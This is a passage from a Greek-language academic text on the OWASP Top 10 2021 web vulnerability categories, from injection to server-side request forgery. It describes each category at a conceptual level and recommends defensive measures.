Παράλληλα, κατά τη διαδικασία της κρυπτογράφησης είναι απαραίτητο να χρησιμοποιούνται ισχυροί και ενημερωμένοι αλγόριθμοι κρυπτογράφησης που είναι γνωστοί για την ασφάλεια τους, καθώς και ασφαλή πρωτόκολλα και κλειδιά. Τα δεδομένα θα πρέπει να κρυπτογραφούνται κατά τη μετάδοση τους με ασφαλή πρωτόκολλα, όπως το *TLS*(*Transport layer security*) με κρυπτογράφηση απορρήτου προώθησης (*FS*), προτεραιότητα κρυπτογράφησης από το διακομιστή και ασφαλείς παραμέτρους. Από την άλλη θα πρέπει να αποφεύγεται η αυτόματη συμπλήρωση φόρμας των φυλλομετρητών, η προσωρινή αποθήκευση (*caching*) ιστοσελίδων που διαχειρίζονται ευαίσθητα δεδομένα και η αποθήκευση κωδικών πρόσβασης.

2.6.2.3 Injection

Οι εγχύσεις κώδικα (*Injections*) στις περισσότερες περιπτώσεις πραγματοποιούνται με την χρήση *SQL*, *LDAP*, Xpath ή *NoSQL* ερωτημάτων, OS εντολών, *XML parsers*, *SMTP* κεφαλίδων, *Object Relational Mapping* (*ORM*) ερωτημάτων, και Expression Language (*EL*) ή *Object Graph Navigation Library* (*OGNL*) κατά την αποστολή μη αξιόπιστων δεδομένων σε ένα διερμηνέα (*interpreter*) [23]. Ωστόσο, οι ευπάθειες αυτού του τύπου, είναι εύκολο να βρεθούν κατά την επανεξέταση του πηγαίου κώδικα. Η έγχυση κώδικα μπορεί να οδηγήσει σε απώλεια δεδομένων, διαφθορά ή αποκάλυψη δεδομένων σε μη εξουσιοδοτημένα πρόσωπα, μη απόδοση ευθύνης στους υπευθύνους και επίθεση άρνησης πρόσβασης.

Για την προστασία των εφαρμογών από επιθέσεις τύπου *injection* είναι αναγκαία η αναθεώρηση (*review*) του κώδικα για την αναζήτηση *injections*, καθώς και ο αυτοματοποιημένος έλεγχος σε όλες τις παραμέτρους, κεφαλίδες, συνδέσμους, *cookies*, *JSON*, *SOAP*, και *XML data inputs*. Συνιστάται η χρήση ενός ασφαλούς API, αποφεύγοντας εντελώς τη χρήση διερμηνέα. Επιπλέον, θεωρείται σημαντική η χρήση θετικής επικύρωσης εισόδου από την πλευρά του διακομιστή. Άλλα, περισσότερο πρακτικά μέτρα τα οποία μπορούν να παρθούν για την αντιμετώπιση των *injections* είναι μέσα από τον κώδικα της εφαρμογής αποκόπτοντας την εισαγωγή κενών, και ειδικών χαρακτήρων σε φόρμες, εμφανίζοντας κατάλληλο μήνυμα στο χρήστη και καταγράφοντας το συμβάν. Εξίσου σημαντικό είναι να χρησιμοποιείται το *LIMIT* μέσα σε ερωτήματα *SQL* ώστε να αποτραπεί η μαζική αποκάλυψη εγγραφών σε περίπτωση *SQL* injection.

2.6.2.4 Insecure Design

Πρόκειται για μια νέα κατηγορία στην λίστα των Top-10. Αυτή η κατηγορία ευπάθειας εστιάζει περισσότερο σε κινδύνους που σχετίζονται με το σχεδιασμό και την αρχιτεκτονική των συστημάτων. Κατά τον καθορισμό των απαιτήσεων, και τη καταγραφή των περιπτώσεων χρήσης πρέπει να λαμβάνονται υπόψη στα διαγράμματα ροής, όλες τις καταστάσεις επιτυχίας και αποτυχίας του συστήματος. Ακόμα, θα πρέπει να ακολουθείται από τους σχεδιαστές λογισμικού, ο κύκλους ασφαλούς ανάπτυξης λογισμικού. Μάλιστα εφαρμογές που δεν σχεδιάστηκαν εξ' αρχής και αναπτύχθηκαν με γνώμονα την ασφάλεια είναι πιο πιθανό να θέσουν σε κίνδυνο τα δεδομένα και την ασφάλεια των χρηστών στο μέλλον. [23] Σύμφωνα με την OWASP**Error! Reference source not found.**, «Η ασφαλής σχεδίαση είναι μια κουλτούρα και μια μεθοδολογία που αξιολογεί συνεχώς τις απειλές και διασφαλίζει ότι ο κώδικας έχει σχεδιαστεί και δοκιμαστεί άρτια για την αποτροπή γνωστών μεθόδων επίθεσης».

2.6.2.5 Security Misconfiguration -Εσφαλμένη διαμόρφωση

Αυτού του είδους αποτυχίες, μη ασφαλής διαμόρφωσης, θέτουν σε κίνδυνο τα συστήματα δίνοντας στους επιτιθέμενους τη μη εξουσιοδοτημένη πρόσβαση σε δεδομένα ή λειτουργίες του. Ορισμένες τεχνικές ασφαλείας που συνδέονται με τον κώδικα της εφαρμογής ή τις ρυθμίσεις συστήματος/διακομιστή όπου εκτελείται η εφαρμογή μπορούν να οδηγήσουν σε μια ποικιλία επιθέσεων εάν υλοποιηθούν εσφαλμένα. Αυτή η κατηγορία ευπαθειών μπορεί να συνδυαστεί με την ευπάθεια έκθεσης ευαίσθητων δεδομένων, όπου τα αρχεία. *config* που περιέχουν ρυθμίσεις συστήματος μπορούν να αποκαλυφθούν σε κάποιο κακόβουλο άτομο.

Οι επιτιθέμενοι μπορεί να προσπαθήσουν να εκμεταλλευτούν ευπάθειες που συναντώνται στο λογισμικό, εκτελώντας κακόβουλο κώδικα (*exploit*), με σκοπό να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση στα συστήματα του οργανισμού – θύματος. Οι επιτιθέμενοι συχνά προσπαθούν να εκμεταλλευτούν τρωτά σημεία τα οποία δεν έχουν επιδιορθωθεί όπως είναι : οι προκαθορισμένοι λογαριασμοί χρηστών για τη πρόσβαση σε ιστοσελίδες, αποθηκευμένες σελίδες οι οποίες δεν χρησιμοποιούνται συχνά, μη προστατευμένα αρχεία, και κατάλογοι, που τους επιτρέπουν να αποκτήσουν πληροφορίες ή να πετύχουν την μη εξουσιοδοτημένη πρόσβαση σε ένα σύστημα ή πληροφορίες που θα τους βοηθήσουν να την αποκτήσουν [24]. Αυτές οι περιπτώσεις αφορούν την εκμετάλλευση της μη ασφαλούς διαμόρφωσης του συστήματος του οργανισμού - θύματος.

Ακόμη μια πρακτική που ακολουθούν οι επιτιθέμενοι είναι να προβαίνουν σε μη εξουσιοδοτημένες αλλαγές. Αυτές οι σκόπιμες μεταβολές στα υπολογιστικά συστήματα του οργανισμού αφορούν αλλαγές στις ρυθμίσεις ασφαλείας του συστήματος, και στις ρυθμίσεις προγραμμάτων, με σκοπό να προκαλέσουν την έκθεση συστημάτων και πληροφοριών του οργανισμού - θύματος σε κίνδυνο.

Για την προστασία ενός οργανισμού από αυτού του είδους ευπάθειες απαιτείται η θέσπιση μιας πολιτικής ασφαλούς διαμόρφωσης του εξοπλισμού και των εφαρμογών του οργανισμού που θα περιλαμβάνει τους σκοπούς ανάπτυξης της, το πεδίο εφαρμογής, τους ρόλους και τις ευθύνες των ατόμων που εμπλέκονται, και θα περιγράφει όλες τις διαδικασίες υλοποίησης της πολιτικής αυτής και των μέτρων προστασίας που πρέπει να μπουν σε εφαρμογή. Αυτοματοποιημένα εργαλεία σάρωσης μπορούν να ανιχνεύσουν με επιτυχία σφάλματα που βρίσκονται στη διαμόρφωση του συστήματος και να τα επιδιορθώσουν. Επιπρόσθετα, είναι σημαντικό να ελέγχεται η έκδοση του λογισμικού αν είναι ενημερωμένη, αν υπάρχουν εγκατεστημένα components που δεν είναι αναγκαία και αποτελούν θέματα ασφάλειας, και αν οι ρυθμίσεις ασφάλειας των πλαισίων ανάπτυξης και των βιβλιοθηκών είναι σωστές. Αντίστοιχα, θα πρέπει να είναι εγκατεστημένα *firewall* σε όλους τους υπολογιστές και διακομιστές (*host-based*).

2.6.2.6 Vulnerable and Outdated Components

Μερικές από τις μεγαλύτερες παραβιάσεις μέχρι σήμερα βασίζονται στην εκμετάλλευση γνωστών ευπαθειών στα components ενός λογισμικού. Τα ευπαθή components είναι μια κατηγορία ευπαθειών που σχετίζεται με την χρήση έτοιμων components και βιβλιοθηκών από τους προγραμματιστές για την ανάπτυξη λογισμικού. Οι προγραμματιστές όταν αναπτύσσουν εφαρμογές κάνουν χρήση *plugins*, *extensions*, έτοιμου κώδικα, και κάνουν χρήση συλλογών που έχουν ενσωματωμένα components καθιστώντας δυσκολότερο τον έλεγχο τους. Το πρόβλημα έγκειται στο γεγονός οι προγραμματιστές που αναπτύσσουν τις εφαρμογές δεν μεριμνούν επαρκώς για το έλεγχο των χρησιμοποιούμενων εκδόσεων των *components*, την έγκαιρη ενημέρωση και αναβάθμιση τους. Ακόμα, σε ορισμένες περιπτώσεις, οι προγραμματιστές δεν ελέγχουν τη συμβατότητα των ενημερωμένων, αναβαθμισμένων ή διορθωμένων βιβλιοθηκών με τα υπάρχοντα components [23]. Έτσι, το λογισμικό μπορεί είναι ευάλωτο σε επιθέσεις, να μην υποστηρίζεται πλέον ή να είναι παρωχημένο. Η ευπάθεια αυτή εφιστά την προσοχή μας διότι υπάρχουν περιπτώσεις όπου τα *components* έχουν πλήρη ή αρκετά δικαιώματα εκτέλεσης και αυτό είναι ένα χαρακτηριστικό που δεν περνά απαρατήρητο στους *hackers*, και μπορεί να αποτελέσει δυνητικά στόχο APT επιθέσεων.

Για την αντιμετώπιση αυτής της ευπάθειας είναι σημαντική η τακτική παρακολούθηση των *components* και η συχνή ενημέρωση τους βάσει των νεότερων εκδόσεών τους. Επιπλέον, στην περίπτωση ενός ιστότοπου θα ήταν χρήσιμη η σάρωση του με την χρήση ενός εργαλείου δοκιμών (*testing*) όπως το *WPScan*. Παράλληλα, θα πρέπει να διαγράφονται components τα οποία δεν χρησιμοποιούνται, να αφαιρούνται όλες τις περιττές εξαρτήσεις και να γίνεται χρήση components μόνο από επίσημες και επαληθευμένες πηγές. Προτείνεται επίσης η πραγματοποίηση εικονικής ενημέρωσης του κώδικα. Ορισμένοι σαρωτές όπως ο retire.js βοηθούν στην ανίχνευση αυτού του είδος ευπαθειών, ωστόσο, ο προσδιορισμός της δυνατότητας εκμετάλλευσης απαιτεί

επιπρόσθετη προσπάθεια [23] [25]. Τέλος, ο σχεδιασμός και εφαρμογή πολιτικών ασφαλείας για την χρήση *components* μπορεί να αποδειχθούν πολύ αποτελεσματικά μέτρα για την αποφυγή αυτής της ευπάθειας και γενικότερα για την προστασία του λογισμικού.

2.6.2.7 Identification and Authentication Failures

Αυτή η κατηγορία ευπαθειών αναφέρονταν στο παρελθόν ως *Broken Authentication*, και αφορά τις ευπάθειες που εντοπίζονται σε διαδικασίες ταυτοποίησης (*Identification*) και διαπίστευσης (*Authentication*) [26]. Η επιβεβαίωση της ταυτότητας του χρήστη, ο έλεγχος πρόσβασης και η διαχείριση των συνεδριών (*sessions*) είναι ύψιστης σημασίας για την προστασία των εφαρμογών από επιθέσεις που σχετίζονται με τον έλεγχο ταυτότητας. Παρότι ο έλεγχος ταυτότητας αποτελεί ένα σημαντικό μέρος αυτών των διαδικασιών, ακόμη και οι αξιόπιστοι μηχανισμοί ελέγχου ταυτότητας μπορούν να παραβιαστούν μέσω λειτουργιών διαχείρισης πιστοποιητικών που διαθέτουν διαρροές ασφαλείας. Η παραβίαση του ελέγχου ταυτότητας μπορεί να επιτρέψει σε έναν εισβολέα να χρησιμοποιήσει πλήθος μεθόδων επίθεσης, αυτοματοποιημένων και μη (π.χ. λίστες κωδικών πρόσβασης και επιθέσεις λεξικού), για να αποκτήσει τον έλεγχο ενός ή περισσοτέρων λογαριασμών σε ένα σύστημα ή ακόμα και για να αποκτήσει τον πλήρη έλεγχο του συστήματος.

Οι ευπάθειες αυτές εντοπίζονται σε λειτουργίες όπως είναι: η αποσύνδεση, η διαχείριση του κωδικού πρόσβασης του χρήστη που περιλαμβάνει τη αλλαγή του κωδικού πρόσβασής (*password change*), τη λήθη του κωδικού πρόσβασής (*forgot* my *password*), τη απομνημόνευση του κωδικού πρόσβασής (*remember my password*), η ενημέρωση του λογαριασμού χρήστη (*account update*), οι χρονικές αποσυνδέσεις και άλλες σχετικές λειτουργίες. Ίσως οι κυριότερου λόγοι για τους οποίους οι επιθέσεις παραβίασης ελέγχου ταυτότητας έχουν αυξηθεί με τα χρόνια, είναι ο κακός σχεδιασμός και η λανθασμένη υλοποίηση των μηχανισμών ταυτοποίησης και ελέγχου πρόσβασης.

Λόγω του ότι οι επιθέσεις κατά διαδικτυακών εφαρμογών είναι πλέον συχνό φαινόμενο, είναι απαραίτητο για τις λειτουργίες διαχείρισης του λογαριασμού του χρήστη που αναφέρθηκαν παραπάνω, να ζητούν επαναπιστοποίηση του χρήστη. Ακόμη, για αυτό το σκοπό μπορεί να χρησιμοποιηθεί έλεγχος ταυτότητας πολλαπλών παραγόντων. Επίσης, θα ήταν χρήσιμος ο έλεγχος των κωδικών πρόσβασης ώστε να ελέγχονται αν είναι αρκετά ισχυροί. Παράλληλα είναι σημαντικό να γίνεται χρήση ενός ασφαλούς, ενσωματωμένου διαχειριστή συνεδριών από την πλευρά του διακομιστή, που θα δημιουργεί ένα νέο τυχαίο αναγνωριστικό περιόδου σύνδεσης με υψηλή εντροπία μετά τη σύνδεση στο σύστημα. Ωστόσο, τα αναγνωριστικά περιόδου σύνδεσης δεν θα πρέπει σε καμία περίπτωση να είναι ορατά στη διεύθυνση *URL*. Τα αναγνωριστικά θα πρέπει επίσης να αποθηκεύονται με ασφάλεια και να ακυρώνονται μετά από αποσύνδεση, αδράνεια και μετά από ορισμένο χρονικό διάστημα. Αυτού του είδους οι επιθέσεις πέρα από το ότι αποτελούν υψηλό ρίσκο για τα δεδομένα και τις

λειτουργίες μιας διαδικτυακής εφαρμογής, καθώς θέτουν σε κίνδυνο όχι μόνο τις πληροφορίες των χρηστών, αλλά και την εμπιστοσύνη των χρηστών στην εφαρμογή, θίγοντας την επιχειρηματική της υπόληψη.

2.6.2.8 Software and Data Integrity Failures

Μια άλλη νέα προσθήκη στην λίστα του *OWASP* του 2021 είναι οι αποτυχίες λογισμικού και ακεραιότητας δεδομένων. Αυτές οι αποτυχίες επικεντρώνονται κυρίως στις αποτυχίες ενημερώσεων λογισμικού, έκθεσης κρίσιμων δεδομένων και αφορούν τη χρήση κώδικα και δομών που δεν προστατεύονται από παραβιάσεις ακεραιότητας.

Ένα παράδειγμα αυτών, είναι όταν μια εφαρμογή βασίζεται σε πρόσθετα / επεκτάσεις, βιβλιοθήκες, *modules*, από μη αξιόπιστες πηγές, αποθετήρια και δίκτυα παράδοσης περιεχομένου (*content delivery networks - CDN*).Μια μη ασφαλής διοχέτευση (*pipeline*) *CI/CD* μπορεί να προετοιμάσει το έδαφος στους επιτιθέμενους για την μη εξουσιοδοτημένη πρόσβαση, με τη χρήση κακόβουλου λογισμικού, με αποτέλεσμα την επιτυχημένη παραβίαση του συστήματος. Τέλος, πολλές εφαρμογές περιλαμβάνουν επιπλέον λειτουργίες αυτόματης ενημέρωσης, όπου οι ενημερώσεις που λαμβάνονται μπορεί να μην ελέγχονται και να λαμβάνονται χωρίς επαρκή επαλήθευση της ακεραιότητας της πηγής από όπου προέρχονται [23] [25]. Ακόμα, οι επιτιθέμενοι θα μπορούσαν ενδεχομένως να ανεβάσουν τις δικές τους ενημερωμένες εκδόσεις για διανομή και εκτέλεση, τίθοντας σε κίνδυνο τις προηγουμένως ασφαλείς εφαρμογές. Πρόσθετα / επεκτάσεις που είναι «σπασμένα» σε συνδυασμό με την πιθανότητα να έχουν δημιουργηθεί κερκόπορτες (*backdoors*) μπορούν να θέσουν σε κίνδυνο τον ιστότοπο.

Πιο συγκεκριμένα, οι αποτυχίες λογισμικού και ακεραιότητας δεδομένων συνοψίζονται ως εξής:

- Χρήση λογισμικών και κώδικα που δεν προέρχεται από επαληθευμένη πηγή.
- Χρήση πρόσθετων τα οποία προέρχονται από άγνωστες πηγές.
- Πρόσθετα και επεκτάσεις από μη αξιόπιστες πηγές.
- Η πιθανότητα παραβίασης ή μη εξουσιοδοτημένης πρόσβασης.
- Οι αυτόματες ενημερώσεις προϋποθέτουν εμπιστοσύνη της πηγής.

Για την αντιμετώπιση αυτής της ευπάθειας είναι σημαντικό να γίνεται:

- Χρήση λογισμικού που είναι ψηφιακά υπογεγραμμένο από αξιόπιστη πηγή.
- Χρήση αξιόπιστων αποθετηρίων λογισμικού ή του δικού σας αποθετηρίου.
- Έλεγχος και επαλήθευση των πρόσθετων / επεκτάσεων για την μη ύπαρξη γνωστών ευπαθειών.
- Επαλήθευση αθροισμάτων ελέγχου (*checksum*) και κατακερματισμού αρχείων (*file hashes*).
- Διασφάλιση ότι υπάρχει διαδικασία ελέγχου για αλλαγές/ενημερώσεις του λογισμικού.

- Διασφάλιση κατάλληλου ελέγχου πρόσβασης για τη διασφάλιση της ακεραιότητας των δεδομένων.

2.6.2.9 Security Logging and Monitoring Failures

Αυτή η κατηγορία αποτυχιών ήταν παλαιότερα γνωστή με την ονομασία ανεπαρκής καταγραφή και παρακολούθηση. Στη πορεία επεκτάθηκε για να καλύψει περισσότερα είδη αποτυχιών καταγραφής και παρακολούθησης και τώρα είναι γνωστή ως “Αποτυχίες καταγραφής και παρακολούθησης συμβάντων ασφαλείας”. Σύμφωνα με αυτή την κατηγορία αποτυχιών, είναι απαραίτητη η τακτική καταγραφή και παρακολούθηση των σφαλμάτων από τις εφαρμογές, καθώς σε αντίθετη περίπτωση οι εφαρμογές γίνονται περισσότερο ευάλωτες σε κακόβουλες δραστηριότητες.

Παραδείγματος χάρη, σημαντικές πληροφορίες σχετικά με αποτυχημένες συνδέσεις, όπως είναι η *IP* διεύθυνση και η χρονοσφραγίδα (*timestamp*), μπορούν να καταγράφονται από την εφαρμογή με την μορφή αρχείων καταγραφής συμβάντων (*logs*), με σκοπό να ανιχνεύονται αποτυχημένες προσπάθειες σύνδεσης από κακόβουλα άτομα, και να διατηρούνται για ένα μεγάλο χρονικό διάστημα [25] [24]. Έτσι, οι προγραμματιστές εφαρμογών μπορούν να ελέγξουν τα αρχεία καταγραφής, για να εντοπίσουν πιθανά ελαττώματα και ευπάθειες μετά από αυτό δοκιμές διείσδυσης.

Η συλλογή και τήρηση αρχείων καταγραφής ελέγχου (*audit logs*) μπορεί να συνεισφέρει ουσιαστικά στην παρακολούθηση ύποπτων δραστηριοτήτων σε έναν ιστότοπο, καταγράφοντας τα συμβάντα που προκύπτουν σε έναν ιστότοπο, ώστε να γίνει έγκαιρη ανίχνευση σφαλμάτων και αποτελεσματική αντιμετώπιση των παραβιάσεων ασφάλειας πληροφοριακών συστημάτων.

Αρχικά, τα αρχεία καταγραφής για τα συμβάντα ασφαλείας μπορεί να συλλέγονται και να καταγράφονται μεν, αλλά σε πολλές περιπτώσεις οι υπεύθυνοι δεν προχωρούν στην ανάλυση τους. Αυτό έχει ως αποτέλεσμα οι επιτιθέμενοι αν προκαλέσουν κακόβουλη επίθεση στο σύστημα καταγραφής και παρακολούθησης ενός οργανισμού να μπορούν να αποκτήσουν πρόσβαση σε κρίσιμα δεδομένα και δυνητικά να μπορούν να αποκτήσουν τον έλεγχο των συστημάτων του οργανισμού - θύματος για μεγάλο χρονικό διάστημα δίχως να γίνουν αντιληπτοί από τους υπευθύνους ασφαλείας. Για αυτό το λόγο, θα πρέπει να γίνεται κρυπτογράφηση των δεδομένων καταγραφής για την αποφυγή επιθέσεων τύπου injections, ή επιθέσεων στα συστήματα καταγραφής και παρακολούθησης. Αντίστοιχα, εάν δεν πραγματοποιείται επαρκής καταγραφή των συμβάντων, και δεν υπάρχει κάποιο άλλος μηχανισμός που να ανιχνεύσει μια απειλή, παρά μόνο τα αρχεία καταγραφής, τότε οι υπεύθυνοι ασφαλείας δεν θα μπορέσουν να συγκεντρώσουν σημαντικά στοιχεία για την επίθεση, όπως είναι ο τρόπος επίθεσης, η στιγμή της επίθεσης, και εάν έχει γίνει υποκλοπή δεδομένων από τον οργανισμό.

Για όλους τους παραπάνω λόγους, ο εκάστοτε οργανισμός οφείλει να ακολουθήσει μια σειρά από μέτρα προστασίας για να εξασφαλίσει ότι τα συστήματα

του είναι προστατευμένα από τις δυσμενείς συνέπειες που επιφέρει η μη καταγραφή και παρακολούθηση των συμβάντων ασφαλείας. Τα μέτρα προστασίας που η εταιρεία/ οργανισμός είναι σημαντικό να ακολουθήσει είναι :

- Η θέσπιση μιας πολιτικής καταγραφής και παρακολούθησης συμβάντων.
- Η καταγραφή μιας σειράς από συμβάντα: είσοδος και έξοδος από το σύστημα, χρήση αυξημένων δικαιωμάτων, αποτυχημένες προσπάθειες εκτέλεσης αρχείων, μεταβολές σε λογαριασμούς και στην εκάστοτε πολιτική ασφάλειας, αιτήματα *HTTP*, *DNS*, μεταφορά αρχείων με την χρήση εξωτερικών μέσων αποθήκευσης.
- Η ενεργοποίηση και ο συγχρονισμός της λειτουργίας καταγραφής συμβάντων σε όλους τους υπολογιστές, διακομιστές και δικτυακές συσκευές.
- Τα αρχεία καταγραφής συμβάντων θα περιέχουν τις παρακάτω πληροφορίες (μεταδεδομένα) : *IP* διεύθυνση, ημερομηνία, *ID* χρήστη, χρονοσήμανση.
- Τα αρχεία καταγραφής συμβάντων θα αποθηκεύονται σε έναν κεντρικό διακομιστή καταγραφής (*log server*) για να πραγματοποιείται η ανάλυση τους και η μελέτη τους από τους υπευθύνους.
- Τα αρχεία καταγραφής συμβάντων θα διατηρούνται για χρονική περίοδο τουλάχιστον ενός έτους.
- Τα αρχεία καταγραφής συμβάντων θα προστατεύονται από μη εξουσιοδοτημένη πρόσβαση, τροποποίηση και διαγραφή.
- Επιπλέον, κρίνεται απαραίτητη η εγκατάσταση ενός εργαλείου ασφάλειας πληροφοριών και διαχείρισης συμβάντων (*Security Information and Event Management - SIEM*), με σκοπό τη παρακολούθηση των συμβάντων ασφαλείας και την έγκαιρη ανίχνευση ύποπτων δραστηριοτήτων.

2.6.2.10 Server-Side Request Forgery


Αυτή η κατηγορία ευπαθειών ονομάζεται «πλαστογραφία αιτημάτων από την πλευρά του διακομιστή (*Server-Side Request Forgery - SSRF*)». [23] [27] Η *SSRF* αποτελεί μια στοχευμένη επίθεση εναντίον ενός διακομιστή (server-side attack), που αποσκοπεί σε αποκάλυψη ευαίσθητων πληροφοριών από τον *back-end* διακομιστή της εφαρμογής. Οι ευπάθειες *SSRF* προκύπτουν όταν μια διαδικτυακή εφαρμογή λαμβάνει έναν απομακρυσμένο πόρο χωρίς να επικυρώνει τη διεύθυνση URL που παρέχεται από το χρήστη.

Αυτού του είδους η ευπάθεια εντοπίζεται κυρίως σε επίπεδο εφαρμογής όπου ο επιτιθέμενος έχει τη δυνατότητα να τροφοδοτεί τη διεύθυνση *URL* για τη λήψη δεδομένων από τους αντίστοιχους διακομιστές, και αντίστοιχα να χρησιμοποιήσει την εφαρμογή για προβολή πληροφοριών, όπου δύο ή περισσότεροι διακομιστές από διαφορετικούς κεντρικούς υπολογιστές επικοινωνούν μεταξύ τους για κοινή χρήση πληροφοριών [28]. Σε άλλες περιπτώσεις, ενδέχεται να είναι σε θέση να αναγκάσει τον

διακομιστή να συνδεθεί σε αυθαίρετα εξωτερικά συστήματα, και ενδεχομένως να διαρρεύσει ευαίσθητα δεδομένα, όπως διαπιστευτήρια εξουσιοδότησης [29].


Επιπρόσθετα, σε μια επίθεση πλαστογράφησης αιτημάτων από την πλευρά του διακομιστή (*SSRF*), ο επιτιθέμενος προσπαθεί να εξαναγκάσει το διακομιστή να δημιουργήσει μια σύνδεση με εσωτερικές υπηρεσίες (*servers*) εντός της υποδομής του οργανισμού. Σε μια επίθεση πλαστογράφησης αιτήσεων από την πλευρά του διακομιστή (*SSRF*), ο εισβολέας μπορεί να καταχραστεί τη λειτουργικότητα του διακομιστή για να διαβάσει ή να ενημερώσει εσωτερικούς πόρους [23]. Έτσι, ο επιτιθέμενος εκμεταλλευόμενος τον εξυπηρετητή ιστού (web server), μπορεί να φτάσει σε ένα server που βρίσκεται εντός ενός εσωτερικού δικτύου ενός οργανισμού, ακόμη και όταν προστατεύεται από τείχος προστασίας, *VPN* ή άλλο τύπο ελέγχου πρόσβασης δικτύου, στον οποίο διαφορετικά δεν θα μπορούσε να αποκτήσει πρόσβαση. Κατά την *SSRF*, οι επιτιθέμενοι πλαστογραφίας μπορούν αν αποστέλλουν κακόβουλα πακέτα σε οποιονδήποτε διακομιστή βρίσκεται συνδεδεμένος στο Διαδίκτυο και αυτός ο διακομιστής ιστού στέλνει πακέτα στον διακομιστή που εκτελείται στο παρασκήνιο, εντός του εσωτερικού δικτύου για λογαριασμό του εισβολέα [27]. Ο εισβολέας ενδέχεται να μπορεί να διαβάσει τη διαμόρφωση του διακομιστή, όπως τα μετα-δεδομένα, να συνδεθεί με εσωτερικές υπηρεσίες όπως *HTTP* βάσεις δεδομένων ή να εκτελέσει αιτήματα post σε εσωτερικές υπηρεσίες που δεν προορίζονται να εκτεθούν.

Εάν η εφαρμογή είναι ευάλωτη σε επιθέσεις έγχυσης *XML* EXternal *Entity* (*XXE*), τότε αυτή η αδυναμία μπορεί να αξιοποιηθεί από τους επιτιθέμενους για την εκτέλεση επιθέσεων τύπου *SSRF*. Οι επιθέσεις *SSRF* δεν περιορίζονται μόνο στο πρωτόκολλο *HTTP*. Γενικά, το πρώτο αίτημα είναι *HTTP*, αλλά σε περιπτώσεις όπου η ίδια η εφαρμογή εκτελεί και δεύτερο αίτημα, θα μπορούσε να χρησιμοποιήσει διαφορετικά πρωτόκολλα (π.χ. *FTP*, *SMB*, *SMTP* κ.λπ.).



Εικόνα 7: Τι είναι η επίθεση SSRF [29]


Τέλος, η ανησυχία γύρω από τις επιθέσεις *SSRF*, γίνεται όλο και μεγαλύτερη λόγω της δημοτικότητας των υπηρεσιών νέφους και της πολυπλοκότητας των αρχιτεκτονικών των υπολογιστικών συστημάτων.



Εικόνα 8: Επισκόπηση της διαδικασίας επίθεσης SSRF [27]

